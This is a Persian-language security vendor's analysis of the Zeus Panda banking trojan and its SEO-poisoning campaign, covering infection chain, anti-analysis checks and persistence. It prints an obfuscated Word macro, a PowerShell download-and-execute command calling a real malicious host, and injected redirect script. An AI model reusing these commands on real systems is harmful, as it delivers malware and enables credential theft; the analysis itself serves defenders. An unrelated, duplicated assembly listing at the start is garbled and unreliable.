بررسی و تحلیل بدافزار بانکی

ZEUS PANDA

شبکه گستر
امنیت شما | وظیفه ما

عنوان سند: بررسی و تحلیل بدافزار بانکی Zeus Panda
شناسه سند: SPT-A-0143-00
تهیه‌کننده: گروه تحقیق و توسعه، شرکت مهندسی شبکه گستر
تاریخ ویرایش: ۱۸ آذر ۱۳۹۶

```
TRUE            EQU     01H
FALSE           EQU     00H
BREAKINT        EQU     23H
GETVECTOR       EQU     35H
SETVECTOR       EQU     25H
DOS_FUNCTION    EQU     21H

BREAK           SEGMENT PUBLIC  'CODE'
BREAKFLAG       DB      0H
SAVEBRK         DD      0H
                ASSUME  CS:BREAK
                ASSUME  DS:NOTHING

                PUBLIC  CHECK_BREAK
CHECK_BREAK     PROC    FAR
                XOR     AX, AX
                MOV     AL, BREAKFLAG
                MOV     BREAKFLAG, FALSE
                RET
CHECK_BREAK     ENDP

                PUBLIC  INST_BRK_HANDLR
INST_BRK_HANDLR PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, GETVECTOR
                INT     DOS_FUNCTION
                MOV     WORD PTR SAVEBRK
                MOV     WORD PTR SAVEBRK+2
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, OFFSET
                MOV     BX, CS
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
INST_BRK_HANDLR ENDP
REM_BRK_HANDLR  PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, WORD PTR SAVEB
                MOV     BX, WORD PTR SAVEB
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
REM_BRK_HANDLR  PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, WORD PTR SAVEB
                MOV     BX, WORD PTR SAVEB
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
REM_BRK_HANDLR  ENDP
BREAK           ENDS
                END
REM_BRK_HANDLR  PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, WORD PTR SAVEB
                MOV     BX, WORD PTR SAVEB
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
REM_BRK_HANDLR  ENDP
```

فهرست مطالب

مـعـرفـی

بدافزار Zeus یکی از قدیمی‌ترین، محبوب‌ترین و موفق‌ترین ابزارهای مخرب ســارق اطلاعات اســت که مخصــوص عملیات بانکی طراحی و نوشته شده است.

در سال ۱۳۸۹، کد منبع[۱] این بدافزار به طور عمومی منتشر شد و سبب گردید تا گروه‌های بزرگ و کوچک خرابکاری، اقدام به ساخت نسخه ویژه خود از بدافزار Zeus کنند. از آن زمان تاکنون نسخه‌های متعددی از این بدافزار کشف و شناسایی شده است.

در ماه‌های اخیر نیز نسخه جدیدی از آن با عنوان Zeus Panda کاربران را هدف قرار داده است. پیکربندی کلی و روش انتشار این نسخه از بدافزار در نوع خود در خور توجه است. Zeus Panda برای انتشار نه از روش‌های رایج مورد استفاده بدافزارها که از تکنیکی خاص و ویژه بهره برده است.

گردانندگان این نسخه جدید با پیاده‌سازی دقیق روش‌های بهینه‌سازی موتورهای جستجوگر معروف به SEO توانستند لینک‌های ناقل بدافزار را بالاتر از لینک‌های واقعی بانکی در نتایج سایت‌های جستجوگری همچون Google نمایان سازند.

بدیهی است که بسیاری از کاربران با مشاهده لینک‌های آلوده در صفحات اول نتایج جستجو به آنها اعتماد کرده و بر روی آنها کلیک کنند. پس از آلوده شدن سیستم، مهاجمان به سرعت می‌توانند اطلاعات حساب بانکی، کارت اعتباری و سایر اطلاعات مهم بانکی افراد را از روی دستگاه سرقت کنند.

این نسخه از بدافزار به خوبی نشان می‌دهد که مهاجمان دائماً شیوه‌ها و روش‌های نفوذ خود را تغییر و تکامل می‌دهند.

آلـوده‌سـازی

به نظر نمی‌رسد که گردانندگان این نسخه از بدافزار برای آلوده کردن سیستم‌ها از روش‌های مبتنی بر ایمیل استفاده کرده باشند. در عوض، مهاجمان مجموعه‌های مشخصی از کلیدواژه‌های جستجو[۲] را که توسط اهداف بالقوه آنها در موتورهای جستجوگر همچون www.google.com مورد استفاده قرار می‌گیرند هدف قرار داده‌اند.


همچنین این افراد با نفوذ به سرورهای وب و استفاده از آنها موفق به نمایش لینک‌های آلوده بدافزار در نتایج ابتدایی موتورهای جستجوگر شده و در نتیجه احتمال کلیک کاربران بر روی لینک‌های مخرب مذکور را افزایش دادند.

در به عنوان مثال، در شکل ۱ نتیجه جستجوی عبارت al rajhi bank working hours in ramadan و لینک آلوده‌ای که در سایت Google ارائه شده، قابل مشاهده است.

---

[۱] Source Code

[۲] Keywords



شکل ۱–رتبه‌بندی بالای لینک آلوده در نتیجه جستجوی Google

برخی از این کلید واژه‌ها بکار رفته توسط گردانندگان Zeus Panda عبارتند از:


- "nordea sweden bank account number"
- "al rajhi bank working hours during ramadan"
- "how many digits in karur vysya bank account number"
- "free online books for bank clerk exam"
- "how to cancel a cheque commonwealth bank"
- "salary slip format in excel with formula free download"
- "bank of baroda account balance check"
- "bank guarantee format mt760"
- "free online books for bank clerk exam"
- "sbi bank recurring deposit form"
- "axis bank mobile banking download link"

در تمام نمونه‌های بررسی شده، به عناوین صفحات تسخیر شده توسط مهاجمان عبارت‌های مختلفی اضافه شده که در زیر به برخی از آنها اشاره شده است:

- "found download to on a forum"
- "found global warez on a forum"
- "can you download free on the site"
- "found download on on site"
- "can download on a forum"
- "found global downloads on forum"
- "info site download to on forum"
- "your query download on site"
- "found download free on a forum"
- "can all downloads on site"
- "you can open downloads on"

در مواردی که قربانیان صفحات وب میزبانی شده توسط سرورهای آلوده را باز می‌کنند، یک فرآیند چندمرحله‌ای انتقال و نصب بدافزار آغاز می‌شود. این مراحل در ادامه این سند تجزیه و تحلیل شده‌اند.

در برخی از نمونه‌ها، مشاهده شده که سرور آلوده، قربانیان را به سمت بخش پشتیبانی فنی و یک تصویر حاوی پیامی جعلی هدایت کرده و در پیام درج شده در تصویر به کاربر هشدار داده می‌شود که سیستم او به بدافزار Zeus آلوده گردیده و برای رفع آلودگی می‌بایست با شماره‌های تلفن نمایش داده شده تماس بگیرد.



شکل ۲ – پیام جعلی استفاده شده در برخی نمونه‌ها

فرآیند آلـوده شدن دسـتگاه

هنگامی که صفحه تسخیر شده، بر روی دستگاه باز می‌شود، سایت میزبان با استفاده از کد JavaScript قربانی را به سمت کد JavaScript دیگری که بر روی میزبان دیگری وجود دارد هدایت می‌کند. در نتیجه کاربر کد مخربی را که در تابع document.write() مشخص شده را دریافت و اجرا می‌کند.

```
<script type="text/javascript" rel="nofollow">
document.write("<script language='javascript' rel='nofollow' type='text/javascript' src='http://dverioptomtut.ru/
klb/jquery.js.php?i=http%3A%2F%2Fdverioptomtut.ru%2Ftsd%2Fef27%3Fq%3Dal+rajhi+bank+working+time+in+ramadan'><\/sc"
+ "ript>");
</script>
```

شکل ۳ – قطعه کد JavaScript آلوده

در مرحله بعد نیز صفحه‌ای با عملکرد مشابه باز خواهد شد؛ ولی این بار یک درخواست HTTP GET به یک سایت دیگر وجود دارد.

```
GET /klb/jquery.js.php?i=http%3A%2F%2Fdverioptomtut.ru%2Ftsd%2Fef27%3Fq%3Dal+rajhi+bank+working+time+in+ramadan
HTTP/1.1
Accept: application/javascript, */*;q=0.8
Referer: http://corvettescruisingalveston.com/wp/internet-banking-form-in-sbi/al-rajhi-bank-working-time-in-
ramadan.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: dverioptomtut.ru
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 05 Jul 2017 13:46:46 GMT
Server: Apache/2.2.22 (@RELEASE@)
X-Powered-By: PHP/7.1.4
Content-Length: 3732
Connection: close
Content-Type: text/html; charset=UTF-8

var splashpage = {
    splashenabled: 1,
    splashpageurl: 'http://dverioptomtut.ru/tsd/ef27?q=al rajhi bank working time in ramadan',
    enablefrequency: 0,
    displayfrequency: "2 days",
```

شکل ۴– هدایت کاربر به صفحه مخرب

سپس سرور واسط با کد وضعیت HTTP 302 کاربر را به سمت سایت آلوده دیگری که در آن یک سند آلوده Word وجود دارد، هدایت می‌کند. در نهایت کاربر این مراحل را دنبال کرده و سند آلوده را دریافت خواهد کرد. این روش که به 302 Cushioning معروف است معمولاً توسط ابزارهای بهره‌جو[۳] مورد استفاده قرار می‌گیرد.

```
GET /tsd/ef27?q=al%20rajhi%20bank%20working%20time%20in%20ramadan HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://corvettescruisingalveston.com/wp/internet-banking-form-in-sbi/al-rajhi-bank-working-time-in-ramadan.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: dverioptomtut.ru
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Wed, 05 Jul 2017 13:46:46 GMT
Server: Apache/2.2.22 (@RELEASE@)
X-Powered-By: PHP/7.1.4
Set-Cookie: cu_ef27=0; expires=Thu, 06-Jul-2017 13:46:46 GMT; Max-Age=86400; path=/
Location: http://mikemuder.com/blog/wp-content/plugins/xmlgrab/?k=al+rajhi+bank+working+time+in+ramadan&t=0
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```


شکل ۵– ارسال کد وضعیت HTTP 302

```
GET /blog/wp-content/plugins/xmlgrab/?k=al+rajhi+bank+working+time+in+ramadan&t=0 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://corvettescruisingalveston.com/wp/internet-banking-form-in-sbi/al-rajhi-bank-working-time-in-ramadan.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: mikemuder.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 05 Jul 2017 13:46:48 GMT
Set-Cookie: BX=9g33b85clpre8&b=3&s=da; expires=Tue, 02-Jun-2037 20:00:00 GMT; path=/; domain=.mikemuder.com
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo
OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV"
Content-disposition: attachment;filename=al-rajhi-bank-working-time-in-ramadan.doc
Content-Type: application/octet-stream
Age: 0
Transfer-Encoding: chunked
Connection: keep-alive
Server: ATS/5.3.0
```

شکل ۶– دریافت سند Word حاوی ماکرو آلوده

پس از دریافت و باز شدن سند آلوده Word، پیامی مشابه شکل ۷ نمایش داده شده و از قربانی خواسته می‌شود تا بر روی Enable Enable Content / Editing کلیک کند.



شکل ۷– سند Word حاوی ماکرو

[۳] Exploit Kits

پس از طی شدن مراحل بالا، ماکرو[4] آلوده‌ای که در داخل سند Word وجود دارد اجرا می‌شود. این ماکرو برای آلوده کردن سیستم فایل PE32 را دریافت و اجرا می‌کند. کدی که ماکرو اجرا می‌کند مبهم‌سازی شده اما در عین حال بسیار ساده است. به سادگی فایل مخرب را دریافت کرده و آن را در پوشه %temp% با نام obodok.exe ذخیره می‌کند.

```
Attribute VB_Name = "KHdryy"
Function OJej(odfjdr)
fhgrtt = "(" + jset.yuthhf + jset.vbcffg + ""
odfjt = ofjdt.Jifrt
kpsd = "S" + odfjt + "ebClient)"
dLsPfri = fhgrtt + kpsd
bxcvjs = "." + ofjdt.jgkI + "loadFile"
JIjer = "('" + idfhe.wetr + idfhe.zxvc + idfhe.jftr + idfhe.nvcf + "t','%" + ofjdt.ytu + "%\obodok.exe');"
vcber = "Start-" + "Process '%" + ofjdt.ytu + "%\obodok.exe';"
OJej = ofjdt.rty + " /c " + jset.tyre + jset.ytef + jset.nmgf + "" + dLsPfri + bxcvjs + JIjer + vcber + ""
End Function
```

شکل ۸– ماکرو دریافت فایل بدافزار

در این نمونه، فایل آلوده بر روی نشانی زیر میزبانی می‌شود:


hXXp://settleware[.]com/blog/wp-content/themes/inove/templates/html/krang.wwt

ماکرو از دستور PowerShell زیر برای اجرای فایل آلوده استفاده می کند:

```
PowerShell (New-Object System.Net.WebClient).DownloadFile('http://settleware.com/blog/wp-content/themes/inove/templates/html/krang.wwt','C:\Users\ADMINI~1\AppData\Local\Temp\obodok.exe');Start-Process 'C:\Users\ADMINI~1\AppData\Local\Temp\obodok.exe';
```

شکل ۹– دستور PowerShell برای اجرای بدافزار

بررسی اطلاعات مرتبط با DNS این دامنه نشان می‌دهد که در فواصل بین ۱۵ تیر تا ۱۵ مرداد ۱۳۹۶ درخواست‌های DNS متعددی برای ترجمه آدرس این دامنه ارسال شده است.



شکل ۱۰– میزان درخواست‌های DNS دامنه حاوی بدافزار

عملکرد

Zeus Panda عملکرد بدافزارهای چندمرحله‌ای را در خود دارد. در مرحله آغازین از چندین روش ضدشناسایی مانند عدم اجرای بدافزار در محیط قرنطینه امن[5] استفاده شده است.

بدافزار در ابتدا زبان نگاشت شده به صفحه کلید سیستم را شناسایی کرده و تنها در صورتی اجرا می‌شود که یکی از زبان‌های زیر نگاشت شده باشد:

- LANG_RUSSIAN
- LANG_BELARUSIAN
- LANG_KAZAK
- LANG_UKRAINIAN

جهت دریافت راهنمای تنظیمات امنیتی و روش‌های پیکربندی ماکرو در مجموعه نرم‌افزاری Office اینجا کلیک کنید.

[4] Macro
[5] Sandbox

همچنین بدافزار موارد زیر را نیز بررسی می‌کند تا در بسترهای مجازی‌سازی شده یا قرنطینه امن اجرا نشود:

- VMware
- VirtualPC
- VirtualBox
- Parallels
- Sandboxie
- Wine
- SoftIce

در ادامه، بدافزار وجود انواع ابزارهای تجزیه و تحلیل بدافزارها را بر روی سیستم بررسی می‌کند.

```
v13 = is_physical_or_vm_machine;
v14 = check_file_registry_vmware;
v15 = check_file_virtualbox;
v16 = check_file_mutex_virtualpc;
v17 = check_files_parallel32;
v18 = check_registry_BOCHS;
v19 = check_files_popupkiller_stimulator;
v20 = check_files_TOOLS_execute_exe;
v21 = check_loadedmodule_mutext_for_sandboxie;
v22 = check_for_mutex_Frz_State;
v23 = check_files_process_wireshark;
v24 = check_registry_apiname_Wine;
v25 = check_process_immunity;
v26 = lookup_process_processhacker;
v27 = lookup_process_procexp;
v28 = check_process_procmon;
v29 = check_process_idaq;
v30 = check_process_regshot;
v31 = check_process_aut2exe_joebox;
v32 = check_process_perl;
v33 = check_process_python;
v34 = check_files_softice;
```

شکل ۱۱– تشخیص ابزارهای تحلیل بدافزار

اگر یکی از مواردی که در بالا به آنها اشاره شد رخ دهد، بدافزار یک فایل Batch را در پوشه %TEMP% ایجاد کرده و با استفاده از Windows Command Processor آن را اجرا می‌کند. پس از اجرای فایل Batch تمام فایل‌های مرتبط با بدافزار از روی سیستم حذف شده و در انتها فایل Batch، خود نیز از روی سیستم و پوشه %TEMP% حذف می‌شود.

شکل ۱۲– فایل Batch حذف‌کننده بدافزار

هنگامی که بدافزار شروع به اجرا می‌کند، یک فایل اجرایی را در مسیر زیر قرار می‌دهد:

C:\Users\<Username>\AppData\Roaming\Macromedia\FlashPlayer\macromedia.com\support\flashplayer\sys\

جهت اجرای مداوم بر روی سیستم در محضرخانه[۱] یک مقدار جدید ایجاد می‌کند:

HKEY_USERS\<SID>\Software\Microsoft\Windows\CurrentVersion\Run\extensions.exe

[۱] Windows Registry

سپس فایلی با مقدار تعریف شده در محضرخانه در پوشه کاربر ایجاد می‌شود.

“C:\Users\<Username>\AppData\Roaming\Macromedia\FlashPlayer\macromedia.com\support\flashplayer\sys\extensions.exe”s\\0

نتیجه‌گیری

تهدیدات و بدافزارها به طور مداوم در حال تکامل و رشد هستند. مهاجمان نیز از روش‌های جدید حمله جهت هدف قرار دادن قربانیان خود استفاده می‌کنند. در اختیار داشتن یک راهکار امنیتی چند لایه قوی می‌تواند به سازمان کمک کند تا با تهدیدات جدید مقابله کند. همچنین، کاربران نیز نقش مهمی در مقابله با تهدیدات به عهده دارند. آنها باید هوشیار بوده و قبل از کلیک بر روی یک لینک یا باز کردن فایل‌های پیوست شده یا حتی کلیک بر روی نتایج به ظاهر قابل اعتماد جستجوی سایت‌های معتبری همچون Google، از صحت و اعتبار آنها اطمینان حاصل کنند.

توضیح که نمونه‌های بررسی شده در این گزارش با نام‌های زیر شناسایی می‌شوند:

McAfee:

- RDN/Generic.dx
- RDN/Generic PWS.y
- RDN/Generic Downloader.x


Bitdefender:


- VB:Trojan.Valyria.591
- Trojan.GenericKD.5274437
- Trojan.GenericKD.5460433
- Trojan.GenericKD.5573842
- Trojan.Generic.22079014


منابع


- https://newsroom.shabakeh.net/3377
- https://newsroom.shabakeh.net/15913
- https://newsroom.shabakeh.net/18122
- https://newsroom.shabakeh.net/19265
- http://blog.talosintelligence.com/2017/11/zeus-panda-campaign.html
- http://securityaffairs.co/wordpress/65150/cyber-crime/black-seo-zeus-panda.html
- https://www.proofpoint.com/us/threat-insight/post/panda-banker-new-banking-trojan-hits-the-market


در اتاق خبر شبکه گستر بخوانید...























شبکه گستر

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد.

پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید.

در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید.

از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است.

این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

ISO 9001:2008
Cert No 9150.C528

اتـــاق خـبـــر
newsroom.shabakeh.net

مـرکـز آمـــوزش
events.shabakeh.net

خدمات پس از فروش و پشتیبانی
my.shabakeh.net

تارنمای شـرکت
WWW.shabakeh.net

شبکه گستر
شرکت مهندسی شبکه گستر

تهران خیابان شهید دستگردی (ظفر) شماره ۲۷۳
تلفن / دورنگار ۴۲۰۵۲ - ۰۲۱
info@shabakeh.net www.shabakeh.net